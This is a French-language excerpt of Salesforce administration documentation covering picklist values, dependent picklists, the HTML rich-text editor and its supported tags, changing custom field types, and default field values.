Remarque: Dans les pages de détail et de modification des enregistrements, ainsi que dans les rapports, les champs de liste de sélection et de liste à sélection multiple peuvent contenir des valeurs inactives. Ces valeurs inactives sont triées en dernier, sauf si vous avez sélectionné le tri par ordre alphabétique. Dans ce cas, le système trie toutes les valeurs par ordre alphabétique.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour trier les listes de sélection :
- Personnaliser l'application

CONSULTER ÉGALEMENT :

Recherche des paramètres de gestion d'objet

## Gestion des valeurs de liste de sélection inactives

Désactivez, réactivez ou supprimez une valeur d'une liste de sélection personnalisée restreinte ou non restreinte. S'il s'agit d'un ensemble de valeurs de liste de sélection globale, ces actions mettent à jour simultanément toutes les listes de sélection personnalisées qui héritent de son ensemble de valeurs.

Remarque: Seul un administrateur Salesforce peut modifier les valeurs d'une liste de sélection restreinte. Les utilisateurs ne peuvent pas ajouter des valeurs non approuvées, même via l'API.

1. Accédez à la liste de sélection que vous souhaitez modifier.
   - Pour une liste de sélection ou un objet, accédez à la zone des champs de l'objet.
   - Pour une liste de sélection globale : Dans Configuration, saisissez *liste de sélection* dans la case Recherche rapide, puis sélectionnez **Ensembles de valeurs liste de sélection**.
2. Accédez à la page de détail de la liste de sélection en cliquant sur le nom de la liste.
3. Dans la section Valeurs, modifiez la valeur de la liste de sélection.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour créer ou modifier des champs personnalisés :
- Personnaliser l'application

- Pour désactiver une valeur, ce qui la supprime de la liste de sélection mais la garde sur les enregistrements existants : Cliquez sur **Désactiver** en regard du nom de la valeur. La valeur est déplacée vers la section Valeurs inactives. Si vous souhaitez utiliser la valeur ultérieurement, cliquez sur **Activer** en regard de son nom.
- Pour retirer une valeur de la liste de sélection et de tous les enregistrements qui l'utilisent, procédez comme suit : Cliquez sur **Suppr** en regard du nom de la valeur, puis sélectionnez **Remplacer la valeur des enregistrements par une valeur vide**. Cliquez ensuite sur **Enregistrer**.
- Pour supprimer une valeur d'une liste de sélection *globale* et de toutes les listes de sélection personnalisées qui partagent sa valeur définie : Cliquez sur **Suppr** en regard du nom de la valeur, puis sur **OK**. Si une liste de sélection personnalisée utilise cette valeur de liste de sélection globale définie, vous êtes invité(e) à remplacer la valeur par une valeur vide ou une valeur existante active. Si aucune liste de sélection personnalisée n'utilise cet ensemble de valeurs, la valeur est supprimée de la liste de sélection globale.

  Remarque: Si la valeur de liste de sélection globale est utilisée dans les tendances historiques, elle est désactivée, mais pas supprimée.

La suppression d'une valeur d'un ensemble de valeurs de liste de sélection globale est immédiate. Les tâches de suppression des listes de sélection restreintes non globales sont placées dans la file d'attente des tâches en arrière-plan. Lorsque la tâche est terminée, votre liste de sélection restreinte est mise à jour et vous êtes notifié(e) par e-mail.

Les modifications apportées aux valeurs de listes de sélection sont consignées dans le Journal d'audit configuration. Pour afficher le journal d'audit : Dans Configuration, saisissez `Afficher le journal d'audit de configuration` dans la case `Recherche rapide`, puis sélectionnez **Afficher le journal d'audit de configuration**.

## Définition de listes de sélection dépendantes

Conseil: Si votre organisation utilise des types d'enregistrement, assurez-vous que les valeurs de listes de sélection dépendantes et de contrôle sont disponibles dans les types d'enregistrement appropriés, avant de définir une liste de sélection dépendante.

1. Dans les paramètres de gestion de l'objet auquel vous souhaitez ajouter un champ, accédez à Champs.

   Les champs de tâche et d'événement personnalisés sont accessibles dans les paramètres de gestion de l'objet des activités.

2. Cliquez sur **Dépendances de champs**.
3. Cliquez sur **Nouveau**.
4. Choisissez un champ de contrôle et un champ dépendant.

   Remarque: Il se peut que certains champs de liste de sélection et de case à cocher soient indisponibles en tant que champs de contrôle.

5. Cliquez sur **Poursuivre**.
6. Utilisez la matrice de dépendance de champ afin de spécifier les valeurs de liste de sélection qui sont disponibles lorsqu'un utilisateur sélectionne chaque valeur de champ de contrôle.
7. Cliquez éventuellement sur **Aperçu** pour tester vos sélections. Si votre organisation utilise des types d'enregistrement, sélectionnez un type d'enregistrement afin de tester l'effet sur vos valeurs de listes de sélection dépendantes et de contrôle. Le type d'enregistrement contrôle les valeurs disponibles dans le champ de contrôle. Le type d'enregistrement et le champ de contrôle déterminent conjointement les valeurs disponibles dans la liste de sélection dépendante. Par exemple, une valeur dépendante est disponible uniquement si elle est disponible dans le type d'enregistrement sélectionné et dans la valeur de contrôle sélectionnée.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

Les objets standard ne sont pas disponibles dans **Database.com**

AUTORISATIONS UTILISATEUR

Pour définir des listes de sélection dépendantes :
- Personnaliser l'application

Remarque: L'option `Filtrer par type d'enregistrement` ne figure pas dans la fenêtre Aperçu des champs d'activité personnalisés.

8. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Considérations relatives aux listes de sélection dépendantes
Modification de listes de sélection dépendantes
Suppression des dépendances des listes de sélection

## Listes de sélection dépendantes

Utilisez des listes de sélection dépendantes pour aider vos utilisateurs à saisir des données précises et cohérentes. Une *liste de sélection dépendante* est une liste de sélection personnalisée ou à choix multiple dont les valeurs correctes dépendent de la valeur d'un autre champ, appelé *champ de contrôle*. Les champs de contrôle peuvent correspondre à n'importe quelle liste de sélection (comprenant de 1 à 300 valeurs) ou au champ d'une case à cocher dans le même enregistrement.

Par exemple, vous pouvez définir une liste de sélection personnalisée `Motif` dans des opportunités et rendre ses valeurs correctes dépendantes de la valeur de la liste de sélection `Étape` comme suit :

- Si `Étape` est *`Close Gagnée`*, la valeur correcte pour `Motif` est `Fonctionnalités supérieures` ou `Prix inférieur`.
- Si `Étape` est *`Close Gagnée`*, la valeur correcte pour `Motif` est `Fonctionnalités inférieures`, `Prix supérieur` ou `Viabilité de la société`.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

CONSULTER ÉGALEMENT :

Définition de listes de sélection dépendantes
Considérations relatives aux listes de sélection dépendantes

## Utilisation de la matrice de dépendances de champs

La matrice de dépendance de champ permet de spécifier les valeurs de liste de sélection qui sont disponibles lorsqu'un utilisateur sélectionne chaque valeur de champ de contrôle. La ligne supérieure de la matrice indique les valeurs de champ et les colonnes indiquent les valeurs de champs dépendants.

Utilisez cette matrice pour inclure ou exclure des valeurs. Les valeurs incluses sont disponibles dans la liste de sélection dépendante lorsqu'une valeur est sélectionnée dans le champ de contrôle. Les champs exclus ne sont pas disponibles dans la liste de sélection dépendante pour la valeur de champ de contrôle sélectionnée.

Pour inclure ou exclure des valeurs :

- Double-cliquez sur les valeurs pour les inclure. Les valeurs incluses sont mises en surbrillance. Double-cliquez sur les valeurs en surbrillance pour les exclure.
- Cliquez sur une valeur et tout en maintenant la touche Maj enfoncée, cliquez sur une autre valeur pour sélectionner une plage de valeurs contiguës. Cliquez ensuite sur **Inclure les valeurs** pour rendre les valeurs disponibles ou sur **Exclure les valeurs** pour les supprimer de la liste des valeurs disponibles.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour définir des listes de sélection dépendantes :
- Personnaliser l'application

- Cliquez sur une valeur et tout en maintenant la touche Ctrl enfoncée, cliquez sur les autres valeurs de votre choix pour les sélectionner simultanément. Cliquez ensuite sur **Inclure les valeurs** pour rendre les valeurs disponibles ou sur **Exclure les valeurs** pour les supprimer de la liste des valeurs disponibles.
- Cliquez sur un en-tête de colonne pour sélectionner toutes les valeurs de cette colonne. Cliquez ensuite sur **Inclure les valeurs** pour rendre les valeurs disponibles ou sur **Exclure les valeurs** pour les supprimer de la liste des valeurs disponibles.

Pour modifier les valeurs de la vue :

- Cliquez sur **Afficher tout** pour afficher simultanément toutes les valeurs disponibles.
- Cliquez sur **Accéder à** et sélectionnez une valeur de contrôle pour afficher toutes les valeurs dépendantes de cette colonne.
- Cliquez sur **Précédent** ou **Suivant** pour afficher les valeurs des colonnes de la page précédente ou de la page suivante.
- Cliquez sur **Visualiser des ensembles de 5** pour afficher simultanément 5 colonnes.

## Modification de listes de sélection dépendantes

1. Dans les paramètres de gestion de l'objet de la liste de sélection, accédez à Champs.
2. Cliquez sur **Dépendances de champs**.
3. Cliquez sur **Modifier** en regard de la relation de dépendance de champ à modifier.
4. Utilisez la matrice de dépendance de champ afin de spécifier les valeurs de liste de sélection qui sont disponibles lorsqu'un utilisateur sélectionne chaque valeur de champ de contrôle.
5. Cliquez éventuellement sur **Aperçu** pour tester vos sélections.
6. Enregistrez vos modifications.

CONSULTER ÉGALEMENT :

Recherche des paramètres de gestion d'objet

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour modifier des dépendances de champs :
- Personnaliser l'application

## Suppression des dépendances des listes de sélection

Si vous ne souhaitez plus que les valeurs d'une liste de sélection dépendent d'un champ de contrôle, supprimez sa dépendance. La suppression de la dépendance annule la logique définissant comment les valeurs de la liste de sélection dépendent du champ de contrôle, mais elle ne supprime pas les champs et n'affecte pas leurs données.

1. Dans les paramètres de gestion de l'objet de la liste de sélection, accédez à Champs.
2. Cliquez sur **Dépendances de champs**.
3. Cliquez sur **Suppr** à côté de la relation de dépendance de champs à supprimer.
4. Cliquez sur **OK** pour terminer.

CONSULTER ÉGALEMENT :

Recherche des paramètres de gestion d'objet

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour supprimer des dépendances de listes de sélection :
- Personnaliser l'application

## Considérations relatives aux listes de sélection dépendantes

Tenez compte des points suivants lors de la définition de listes de sélection dépendantes :

**Cases à cocher**
Les cases à cocher peuvent être des champs de contrôle, mais pas des champs dépendants.

**Conversion des champs**
Lorsque vous convertissez des champs existants en listes de sélection dépendantes ou en champs de contrôle, les valeurs existantes de vos enregistrements ne sont pas affectées. Après la conversion, les règles de dépendance s'appliquent aux nouveaux enregistrements et à toutes les modifications apportées aux enregistrements existants.

**Valeurs par défaut**
Vous pouvez définir des valeurs par défaut pour les champs de contrôle, mais pas pour les listes de sélection dépendantes.

**Sécurité au niveau des champs**
Les paramètres de sécurité au niveau du champ d'un champ de contrôle et d'une liste de sélection dépendante sont indépendants. Veillez à masquer un champ de contrôle chaque fois que sa liste de sélection dépendante associée est masquée.

**Importation**
L'Assistant d'importation de données ne tient pas compte des dépendances de champ. Vous pouvez importer n'importe quelle valeur dans une liste de sélection dépendante, quelle que soit la valeur importée dans un champ de contrôle.

**Conversion des pistes**
Si vous créez une dépendance pour des champs de piste qui correspondent à des champs de compte, de contact et d'opportunité pour la conversion des pistes, créez la même dépendance sur le compte, le contact ou l'opportunité.

Les listes de sélection dépendantes et les champs de piste de contrôle peuvent être mappés à des champs de compte, de contact ou d'opportunité avec différentes règles de dépendance.

**Listes de sélection multiple**
Les listes de sélection multiples peuvent être des listes de sélection dépendantes, mais pas des champs de contrôle.

**Listes de sélection standard et personnalisées**
Les champs de liste de sélection personnalisés peuvent être des champs de contrôle ou des champs dépendants.

Les champs de liste de sélection standard peuvent être des champs de contrôle, mais pas des champs dépendants.

**Limitations relatives aux listes de sélection**
Un champ de contrôle peut avoir jusqu'à 300 valeurs. Si un champ est à la fois un champ de contrôle et une liste de sélection dépendante, il ne peut pas inclure plus de 300 valeurs.

Les champs ci-dessous ne sont pas disponibles en tant que champs de contrôle.

**Champs d'activité**

```
Type d'appel

Créer une série d'événements récurrents

Afficher l'heure en tant que

Objet

Tâche

Type
```

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

Les présentations de page et les pistes ne sont pas disponibles dans **Database.com**

AUTORISATIONS UTILISATEUR

Pour refuser et modifier des listes de sélection dépendantes :
- Personnaliser l'application

**Champs de contact**

`Civilité`

`Devise du contact`

**Champs d'objet personnalisés**

`Devise`

**Champs de piste**

`Converti`

`Non lu par le responsable`

**Limitations de la dépendance**

Avant de définir une dépendance, assurez-vous que votre liste de sélection inclut au moins une valeur. Les champs standard tels que `Famille de produits` ne contiennent aucune valeur tant que vous n'en avez pas ajoutée.

Si un champ de contrôle standard utilise une fonctionnalité que votre organisation souhaite désactiver, ses règles de dépendance de liste de sélection sont abandonnées. Par exemple, si votre entreprise désactive le portail libre-service et que le champ `Clôture par l'utilisateur du libre-service` est un champ de contrôle, sa liste de sélection dépendante affiche toutes les valeurs disponibles.

Si vous remplacez une valeur parente dans une liste de sélection de contrôle, la dépendance de la liste de sélection est perdue. Après avoir remplacé la valeur parente, recréez la dépendance en utilisant la nouvelle valeur parente.

**Connect Offline**

Si des champs de contrôle et les listes de sélection dépendantes sont disponibles dans Connect Offline, la logique existant entre eux ne l'est pas.

**Présentations de page**

Les présentations de page qui contiennent des listes de sélection dépendantes doivent également contenir les champs de liste de sélection qui les contrôlent, sinon les valeurs des listes de sélection dépendantes ne sont pas affichées.

Pour les utilisateurs malvoyants, assurez-vous que la liste de sélection dépendante se trouve au-dessous de son champ de contrôle dans la présentation de page.

Si une liste de sélection dépendante est nécessaire et qu'aucune valeur n'est disponible pour elle avec la valeur du champ de contrôle, il est possible de sauvegarder l'enregistrement sans entrer de valeur. L'enregistrement est sauvegardé sans valeur pour ce champ.

**Types d'enregistrement**

Vous pouvez définir ou modifier le type d'enregistrement de votre liste de sélection dépendante uniquement dans la boîte de dialogue Prévisualiser lors de la création ou de la modification de valeurs dépendantes de champ. Le type d'enregistrement contrôle les valeurs disponibles dans le champ de contrôle. Le type d'enregistrement et le champ de contrôle déterminent conjointement les valeurs disponibles dans la liste de sélection dépendante. Par exemple, une valeur dépendante est disponible uniquement si elle est disponible dans le type d'enregistrement sélectionné et dans la valeur de contrôle sélectionnée.

## Utilisation de l'éditeur HTML

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer ou modifier des champs personnalisés :

- Personnaliser l'application

Pour améliorer l'apparence du texte dans les champs personnalisés, utilisez l'éditeur HTML de Salesforce pour mettre en forme les champs personnalisés définis avec le type zone de texte enrichi. L'éditeur HTML de Salesforce offre une interface WYSIWYG qui permet d'exécuter des opérations de mise en forme de base. Vous pouvez :

- Mettre en forme le texte en gras, en italique ou le souligner
- Créer des listes à puces et des listes numérotées
- Modifier le retrait des paragraphes
- Insérer des liens hypertexte dans les pages Web
- Insérer une image

Remarque: L'éditeur mis à niveau ne prend pas en charge Internet Explorer version 7 ou version 8 en mode de compatibilité. Si vous travaillez avec ces navigateurs, vous devez utiliser l'ancien éditeur.

Certaines fonctionnalités, telles que Salesforce Knowledge ou Idées, permettent aux administrateurs d'activer des fonctions supplémentaires, par exemple l'incorporation de contenus multimédias, l'utilisation de listes déroulantes ou la sélection de couleurs pour le texte ou les arrière-plans. Assurez-vous que les paramètres de sécurité de votre navigateur autorisent l'accès à ces fonctions. Par exemple, si la sécurité du navigateur est définie sur élevée dans Microsoft® Internet Explorer 7, le contenu `<iframe>` ne s'affiche pas dans le cadre, les listes déroulantes ne sont pas disponibles et la couleur ne peut pas être sélectionnée pour les arrière-plans ou le texte.

Les scénarios communs d'utilisation de l'éditeur HTML comprennent :

- L'insertion d'un exemple de code dans une publication Réponses Chatter ou Idées
- L'ajout d'une vidéo à un article de la base de connaissances ou une publication Thèmes d'idées
- La mise en forme des CV soumis par des candidats à un poste afin de créer des documents plus lisibles et professionnels pour vos utilisateurs
- La mise en valeur des points clés dans des descriptions ou des commentaires en définissant diverses options de police, telles que le style gras et une taille de caractères supérieure
- L'énumération d'étapes dans une liste à puces ou numérotée pour aider les utilisateurs à comprendre la procédure
- La prise en charge de la marque de votre société en spécifiant l'URL d'un logo publié sur votre site Web
- L'insertion d'un lien vers une page connexe et accessible du site Web de votre société

## Notes sur l'utilisation de l'éditeur HTML de Salesforce

Lors de l'utilisation de l'éditeur, notez les points suivants :

- Puisque l'éditeur HTML de Salesforce fournit uniquement une interface WYSIWYG, vous ne modifiez pas les balises HTML.
- Si vous copiez le contenu d'une page Web pour le coller dans la fenêtre de l'éditeur, Salesforce supprime automatiquement les balises non prises en charge et conserve le texte compris entre ces balises sous un format en texte brut. Salesforce n'informe pas les utilisateurs lorsque du code HTML non pris en charge ou potentiellement malveillant est supprimé.
- Le nombre maximal de caractères que vous pouvez saisir dans la fenêtre de l'éditeur HTML de Salesforce est égal à la longueur de champ spécifiée lors de la création ou de la modification du champ. La valeur par défaut est 32 768 caractères.
- Lorsque vous cliquez sur un lien hypertexte, la page s'ouvre dans une nouvelle fenêtre de navigateur. L'éditeur HTML de Salesforce prend en charge les protocoles HTTP, HTTPS et les liens hypertexte mailto.
- Lors de la sauvegarde d'un enregistrement, l'éditeur HTML Salesforce ne valide pas les liens hypertexte vers les pages Web. Assurez-vous de spécifier une URL à laquelle Salesforce peut accéder.
- Pour insérer une image, cliquez sur , puis sélectionnez l'un des onglets suivants :
  - **Adresse Web**, puis saisissez l'URL de l'image.
  - **Télécharger une image**, puis sélectionnez une image depuis votre hôte local. Vous pouvez télécharger uniquement les fichiers JPG, PNG ou GIF. L'image que vous sélectionnez ne peut excéder 1 Mo. Vous ne pouvez pas ajouter un lien hypertexte à une image.

  Vous pouvez également saisir une description qui s'affiche lorsque l'utilisateur survole l'image. L'image doit disposer d'une URL accessible à Salesforce.

- L'éditeur HTML de Salesforce prend en charge toutes les langues que Salesforce Knowledge supporte.
- L'éditeur HTML de Salesforce ne prend pas en charge JavaScript ni les feuilles de style en cascade (CSS).
- L'éditeur HTML Salesforce est désactivé pour les utilisateurs qui ont le mode d'accessibilité activé ; il est remplacé par un champ de texte.

### Balises et attributs HTML pris en charge

L'éditeur HTML de Salesforce prend en charge les balises présentées dans le tableau ci-dessous.

| | | |
|---|---|---|
| `<a>` | `<dt>` | `<q>` |
| `<abbr>` | `<em>` | `<samp>` |
| `<acronym>` | `<font>` | `<small>` |
| `<address>` | `<h1>` | `<span>` |
| `<b>` | `<h2>` | `<strike>` |
| `<bdo>` | `<h3>` | `<strong>` |
| `<big>` | `<h4>` | `<sub>` |
| `<blockquote>` | `<h5>` | `<sup>` |
| `<br>` | `<h6>` | `<table>` |
| `<caption>` | `<hr>` | `<tbody>` |
| `<cite>` | `<i>` | `<td>` |
| `<code>` | `<img>` | `<tfoot>` |
| `<col>` | `<ins>` | `<th>` |
| `<colgroup>` | `<kbd>` | `<thead>` |
| `<dd>` | `<li>` | `<tr>` |
| `<del>` | `<ol>` | `<tt>` |
| `<dfn>` | `<p>` | `<ul>` |
| `<div>` | `<pre>` | `<var>` |
| `<dl>` | | |

Les balises peuvent inclure les attributs suivants :

| | | |
|---|---|---|
| `alt` | `face` | `size` |
| `background` | `height` | `src` |
| `border` | `href` | `style` |
| `class` | `name` | `cible` |

| colspan | rowspan | width |
|---|---|---|

Les attributs peuvent inclure des URL qui commencent par les éléments suivants :

- `http:`
- `https:`
- `file:`
- `ftp:`
- `mailto:`
- `#`
- `/` pour les liens relatifs

CONSULTER ÉGALEMENT :

Conseils relatifs aux champs de texte enrichi

Ajout de vidéos à l'aide de l'éditeur HTML

## Ajout de vidéos à l'aide de l'éditeur HTML

Disponible avec : Salesforce Classic.

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer ou modifier des champs personnalisés :

- Personnaliser l'application

Pour pouvoir ajouter des vidéos à l'éditeur HTML dans un article Knowledge, assurez-vous que les paramètres de sécurité de votre navigateur autorisent l'incorporation de contenu multimédia. Certains paramètres de sécurité de navigateur peuvent bloquer les éléments `<iframe>`. Par exemple, si la sécurité du navigateur est définie sur élevée dans Internet Explorer 7, le contenu `<iframe>` ne s'affiche pas dans le cadre.

Lorsque l'option d'incorporation de contenu multimédia est activée durant la configuration de votre application, les utilisateurs peuvent couper et coller des éléments HTML `<iframe>` dans l'éditeur à l'aide de l'une des deux options :

1. Copiez l'élément `<iframe>` à partir d'un site vidéo approuvé.

   Les sites approuvés incluent Dailymotion, Vimeo ou YouTube.

2. Collez le code dans l'éditeur HTML en cliquant sur l'un des boutons suivants :

| Option | Description |
|---|---|
| | Permet de coller l'élément `<iframe>` dans une zone de texte de la boîte de dialogue Incorporer un contenu multimédia. Le cadre et son contenu sont ajoutés à la fenêtre de l'éditeur. |
| | Permet de coller l'élément `<iframe>` directement dans le code HTML. |

3. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Utilisation de l'éditeur HTML

### Ajout d'exemples de code à des publications

Vous pouvez coller des exemples de code dans vos publications dans Chatter Answers et dans Ideas.

Lorsque vous activez Chatter Answers et Ideas, les utilisateurs peuvent ajouter des exemples de code à leurs publications. Le code peut être copié à partir de n'importe quel éditeur de texte, puis collé dans le corps d'une publication en concernant sa mise en forme.

1. Copiez l'exemple de code à partir d'un éditeur de texte dans votre Presse-papiers.
2. Dans l'éditeur, saisissez le texte de vos publications, puis cliquez sur le bouton pour ajouter l'exemple de code.
3. Collez l'exemple de code dans la zone de texte `Ajouter un exemple de code`, puis cliquez sur **OK**.
   L'exemple de code s'affiche dans le corps de la publication avec une mise en forme inchangée.

## Modification du type de champ personnalisé

Remarque: Si vos cryptez un champ personnalisé à l'aide du Cryptage de la plate-forme Shield, vous ne pouvez pas modifier le type du champ.

1. Dans les paramètres de gestion de l'objet du champ, accédez à Champs.

   Remarque: Pour les champs des types d'article Salesforce Knowledge, dans Configuration, saisissez *`Types d'article Knowledge`* dans la case `Recherche rapide`, sélectionnez **Types d'article Knowledge**, puis sélectionnez un type d'article.

2. Cliquez sur **Modifier** en regard du champ personnalisé que vous souhaitez modifier.
3. Cliquez sur **Modifier le type d'article**.
4. Sélectionnez un nouveau type de champ, puis cliquez sur **Suivant**.
5. Saisissez une étiquette de champ, un nom et les autres attributs, puis enregistrez vos modifications.

CONSULTER ÉGALEMENT :

Remarques sur la modification des types de champ personnalisés

Types de champ personnalisés

Quels champs puis-je crypter ?

Recherche des paramètres de gestion d'objet

### Remarques sur la modification des types de champ personnalisés

Prenez connaissance des points suivants avant de convertir des champs :

- Convertissez uniquement les champs personnalisés pour lesquels aucune donnée n'existe, sinon vous risquez de perdre des données. La modification du type de données d'un champ personnalisé existant peut entraîner une perte de données dans les cas suivants :
  - Modification vers ou depuis le type Date ou Date/heure

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

Les objets standard ne sont pas disponibles dans **Database.com**

Les objets externes Salesforce Connect sont disponibles dans : **Developer** Edition et moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour changer les champs personnalisés :

- Personnaliser l'application

  - Modification vers Nombre depuis un autre type
  - Modification vers Pourcentage depuis un autre type
  - Modification vers Devise depuis un autre type
  - Modification depuis Case à cocher vers un autre type
  - Modification depuis Liste de sélection (sélection multiple) vers un autre type
  - Modification vers Liste de sélection (sélection multiple) depuis un autre type

    Les valeurs de liste de sélection actuellement définies sont conservées lorsque vous modifiez une liste de sélection en liste à sélection multiple. Si des enregistrements contiennent des valeurs ne figurant pas dans la définition de la liste de sélection, ces valeurs sont supprimées des enregistrements lors de la modification du type de données.

  - Modification depuis Numérotation automatique vers un autre type
  - Modification vers Numérotation automatique depuis tout autre type à l'exception de Texte
  - Modification depuis Texte vers Liste de sélection
  - Modification depuis Zone de texte (longue) vers tout autre type à l'exception de E-mail, Téléphone, Texte, Zone de texte ou URL

- Si des données sont perdues, toutes les vues de liste basées sur le champ personnalisé sont supprimées, et les règles d'attribution et d'escalade peuvent être affectées.
- Si vous modifiez le type de données d'un champ personnalisé utilisé pour la conversion de piste, le mappage de ce champ de piste est supprimé.
- Si vous modifiez le type de données d'un champ personnalisé défini comme un ID externe, le choix d'un type de données autre que Texte, Nombre ou E-mail affecte le champ qui ne se comporte plus comme un ID externe.
- L'option de modification du type de données d'un champ personnalisé n'est pas disponible pour tous les types de données. Par exemple, les champs personnalisés existants ne peuvent pas être convertis en champs cryptés, et les champs cryptés ne peuvent être convertis en un autre type de données.
- Dans des types d'article Salesforce Knowledge, le type de champ du fichier ne peut pas être converti en un type de données différent.
- Vous ne pouvez pas modifier le type de données d'un champ personnalisé référencé par une page Visualforce.
- La modification d'un type de champ personnalisé exige parfois de modifier simultanément un grand nombre d'enregistrements. Pour un traitement efficace de ces modifications, votre demande peut être placée en file d'attente, et vous recevez une notification par e-mail lorsque le processus est terminé.
- Avant de modifier le type d'un champ personnalisé, assurez-vous qu'il n'est pas la cible d'une mise à jour de champ de workflow ni référencé dans une formule de mise à jour de champ que le nouveau type invaliderait.

Les types de données suivants ont des restrictions supplémentaires lorsque vous les convertissez :

| Type de données | Description |
| --- | --- |
| Numérotation automatique | Les données de tous les champs à numérotation automatique restent inchangées si vous les convertissez en champ de texte. Vous pouvez en outre convertir un champ de texte personnalisé en champ à numérotation automatique en toute sécurité, sans perdre vos données. La conversion d'un champ à numérotation automatique en un type de données différent entraîne la perte des données. Les champs à numérotation automatique peuvent contenir 30 caractères au maximum. Avant de convertir un champ de texte personnalisé en champ à numérotation automatique, modifiez tous les enregistrements contenant plus de 30 caractères dans ce champ. |

| Type de données | Description |
| --- | --- |
| Formule | Les champs de formule sont des champs en lecture seule spéciaux qui ne peuvent pas être convertis en un type de données différent. De la même façon, vous ne pouvez convertir aucun autre type de champ en champ de formule. |
| Liste de sélection | La modification de vos listes de sélection personnalisées en cases à cocher personnalisées est simple. Si vous sélectionnez Case à cocher comme nouveau type de données, vous pouvez choisir les valeurs de liste de sélection à mapper avec les cases cochées et avec les cases non cochées. Vous pouvez modifier des listes de sélection personnalisées en listes à sélection mulitple sans perdre de donnée. Vos enregistrements ne contiennent qu'une seule valeur de cette liste de sélection. Cette valeur reste sélectionnée, mais les utilisateurs peuvent sélectionner des valeurs supplémentaires. |
| Relations | • Vous pouvez convertir des champs de relation en champs sans relation et inversement, mais uniquement sur des objets externes.<br>• Si votre organisation a un grand nombre d'enregistrements, Salesforce affiche une page d'attente lorsque vous demandez la modification d'une relation principal-détails en relation de référence ou d'une relation de référence en relation principal-détails.<br>• Après avoir créé un champ récapitulatif de cumul sur un objet, vous ne pouvez pas convertir la relation principal-détails de cet objet en relation de référence.<br>• Une référence ne peut pas être convertie en relation principal-détails si des enregistrements existants de l'objet ont une valeur nulle définie pour la relation de référence.<br>• Si vous convertissez une relation principal-détails en référence d'un objet personnalisé côté « détails », le paramètre par défaut de l'organisation pour l'objet est automatiquement mis à jour en Accès public en lecture/écriture. De même, la conversion d'une référence en relation principal-détails modifie le paramètre par défaut de l'organisation en Contrôlé par parent. |
| Zone de texte (longue) | Lorsque vous convertissez un champ de zone de texte longue en champ de type E-mail, Téléphone, Texte, Zone de texte ou URL, les données de vos enregistrements sont tronquées aux 255 premiers caractères. |
| Zone de texte (enrichi) | Vous pouvez convertir des champs de texte enrichi uniquement en champs de zone de texte longue. Les images sont supprimées lors de l'enregistrement suivant du champ de zone de texte longue. Après la conversion, le marquage est masqué dans le champ de zone de texte longue de l'enregistrement, mais il n'est pas retiré |

| Type de données | Description |
| --- | --- |
| | avant son enregistrement. Ainsi, le marquage peut être restauré si vous changez d'avis. |

Remarque: Vous ne pouvez pas modifier le type de données d'un champ personnalisé s'il est référencé dans Apex.

CONSULTER ÉGALEMENT :

Modification du type de champ personnalisé

## Définition des valeurs de champ par défaut

Pour définir une valeur de champ par défaut :

1. Commencez par créer un champ personnalisé (reportez-vous à Créer des champs personnalisés à la page 4784). Vous pouvez également définir la valeur par défaut d'un champ personnalisé existant ; reportez-vous à Modification des champs personnalisés à la page 4802.
2. Choisissez le type de champ à créer, puis cliquez sur **Nouveau**. Pour consulter la liste des types de valeur par défaut disponibles, reportez-vous à À propos des valeurs de champ par défaut à la page 4828.
3. Entrez les attributs du champ.
4. Saisissez une valeur par défaut ou définissez une formule pour calculer la valeur par défaut.

   Remarque: Vous ne pouvez définir une formule pour les valeurs par défaut que dans des cas bien précis. Par exemple, les options de valeur par défaut pour les champs de liste de sélection et de case à cocher se limitent aux options disponibles pour ces types de champ, soit : `Cochée`, `Non cochée` ou `Utiliser la première valeur comme valeur par défaut`.
5. Cliquez sur **Suivant**.
6. Définissez la sécurité au niveau du champ pour déterminer si le champ doit être visible pour des profils spécifiques, puis cliquez sur **Suivant**.
7. Choisissez les présentations de page qui doivent afficher ce champ. Le champ est ajouté comme dernier champ de la première section à deux colonnes de la présentation de page. En ce qui concerne les champs personnalisés, le champ est ajouté automatiquement au bas de la page de détail de l'utilisateur.
8. Cliquez sur **Enregistrer** pour terminer ou sur **Enregistrer et Nouveau** pour créer d'autres champs personnalisés.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les valeurs de champ par défaut :
- Afficher la configuration

Pour définir ou modifier les valeurs de champ par défaut :
- Personnaliser l'application

CONSULTER ÉGALEMENT :

À propos des valeurs de champ par défaut

Observations sur les valeurs de champ par défaut

Formules de valeur de champ par défaut utiles

## À propos des valeurs de champ par défaut

Utilisez les valeurs de champ par défaut pour accroître la productivité des utilisateurs, en réduisant le nombre de champs à remplir manuellement. Les valeurs de champ par défaut insèrent automatiquement la valeur d'un champ personnalisé lors de la création d'un enregistrement. Une valeur par défaut peut reposer sur une formule pour certains types de champ, ou sur des valeurs exactes comme `Cochée` ou `Non cochée` pour les champs de case à cocher.

Une fois que vous avez défini les valeurs par défaut :

1. L'utilisateur choisit de créer un enregistrement.
2. La valeur de champ par défaut est exécutée.
